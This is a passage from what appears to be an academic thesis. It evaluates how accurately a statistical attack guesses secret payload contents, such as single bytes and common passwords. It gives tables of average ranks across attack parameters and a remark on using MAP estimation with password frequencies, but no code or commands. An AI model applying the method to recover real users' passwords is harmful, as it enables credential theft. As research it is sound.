Figures 5.6 to 5.8 show $\bar{r}_\pi$ for each $\pi \in \mathscr{P}_{\text{b}}$, $\pi \in \mathscr{P}_{\text{w}}^{8,128}$, and for each $\pi \in \mathscr{P}_{\text{w}}^{8,256}$ respectively. For the payload contents `0x20`, `0x3f`, `11111111`, and `princess` we provide frequency histograms of the ranks in the Figures 5.9 to 5.14 respectively.

To measure the overall accuracy of our attack, we look at the relative frequency of ranks among all measured payloads. In particular, we are interested in the percentage of attack runs where the rank is less or equal to R, for increasing values of R. When randomly guessing π, we expect this relation to be linear, such that half of the attacks rank below the average possible rank and the other half above. The plots in Figures 5.15 to 5.17 highlight what difference our attack makes in comparison to random guessing.

Finally, we would like to evaluate how the parameters H and M change the accuracy of the attack. For this, we run simulations and attacks with various values for these parameters, while fixing $N = 2^{20}$. Tables 5.1 to 5.3 show the average rank across all payloads for every combination of parameters. As can be seen in those tables, increasing H leads to a better performance of the attack, while increasing M has only little effect.

	$mem = 0$			$mem = 1$		
$\begin{smallmatrix} M \rightarrow \\ H \downarrow \end{smallmatrix}$	2^{10}	2^{11}	2^{12}	2^{10}	2^{11}	2^{12}
2	37.49	37.75	37.46	37.43	37.67	37.40
4	37.32	37.57	37.32	37.26	37.51	37.28
8	37.31	37.53	37.26	37.27	37.49	37.24
16	36.97	37.11	36.90	36.93	37.08	36.87

Table 5.1: Average rank $\bar{r}_{\mathscr{P}_{\mathrm{b}}}$ across all payload contents with $N = 2^{20}$.

	$mem = 0$				$mem = 1$			
$\begin{smallmatrix} M \rightarrow \\ H \downarrow \end{smallmatrix}$	2^{10}	2^{11}	2^{12}	2^{16}	2^{10}	2^{11}	2^{12}	2^{16}
2	52.00	51.99	51.67	51.68	51.95	51.93	51.62	51.63
4	50.32	50.33	49.88	49.83	50.32	50.35	49.89	49.84
8	49.29	49.23	48.78	48.77	49.27	49.23	48.76	48.76
16	47.60	47.59	47.16	47.15	47.61	47.60	47.18	47.16

Table 5.2: Average rank $\bar{r}_{\mathscr{P}_{\mathrm{w}}^{8,128}}$ across all payload contents with $N = 2^{20}$.


	$mem = 0$			$mem = 1$		
$\begin{smallmatrix} M \rightarrow \\ H \downarrow \end{smallmatrix}$	2^{10}	2^{11}	2^{12}	2^{10}	2^{11}	2^{12}
2	100.11	100.11	99.72	100.02	100.01	99.61
4	96.08	96.07	95.56	96.11	96.12	95.60
8	93.69	93.63	93.19	93.67	93.61	93.17
16	90.28	90.22	89.84	90.32	90.25	89.90

Table 5.3: Average rank $\bar{r}_{\mathscr{P}_{\mathrm{w}}^{8,256}}$ across all payload contents with $N = 2^{20}$.


Remark 5.4 *The attack can be further improved by using Maximum A Posteriori Estimation (MAP) instead of MLE. Assume that some $\pi \in \mathscr{P}$ naturally appears more often in the real world. For instance, provided that $\mathscr{P} = \mathscr{P}_{\mathrm{w}}^{8,128}$, the payload content 'password' accounts for roughly 10 % alone. $\mathcal{A}$ can use this to weigh the likelihoods of the candidates by those frequencies, and make the best guess*

$$\hat{\pi} = \arg\max_{p \in \mathscr{P}} \Pr(\bar{\mathbf{s}}|\theta_p) \Pr(\theta_p).$$

Figure 5.18 shows a frequency histogram of ranks where MAP is used.




(a) Payloads 1 to 64




(b) Payloads 65 to 95

Figure 5.6: The average rank $\bar{r}_\pi$ over $n = 2^8$ attack runs for each payload content $\pi \in \mathscr{P}_\mathrm{b}$. The dashed line indicates $\bar{r}_{\mathscr{P}_\mathrm{b}}$. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




(a) Payloads 1 to 64




(b) Payloads 65 to 128


Figure 5.7: The average rank $\bar{r}_\pi$ over $n = 2^8$ attack runs for each payload content $\pi \in \mathscr{P}_{\mathrm{W}}^{8,128}$. The dashed line indicates $\bar{r}_{\mathscr{P}_{\mathrm{W}}^{8,128}}$. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




(a) Payloads 1 to 64



(b) Payloads 65 to 128



(c) Payloads 129 to 192



(d) Payloads 193 to 256

Figure 5.8: The average rank $\bar{r}_\pi$ over $n = 2^8$ attack runs for each payload content $\pi \in \mathscr{P}_{\mathrm{W}}^{8,256}$. The dashed line indicates $\bar{r}_{\mathscr{P}_{\mathrm{W}}^{8,256}}$. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.9: Cumulative frequency histogram for $n = 2^8$ attack runs with $\pi = \texttt{0x20}$ from $\mathscr{P}_b$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.

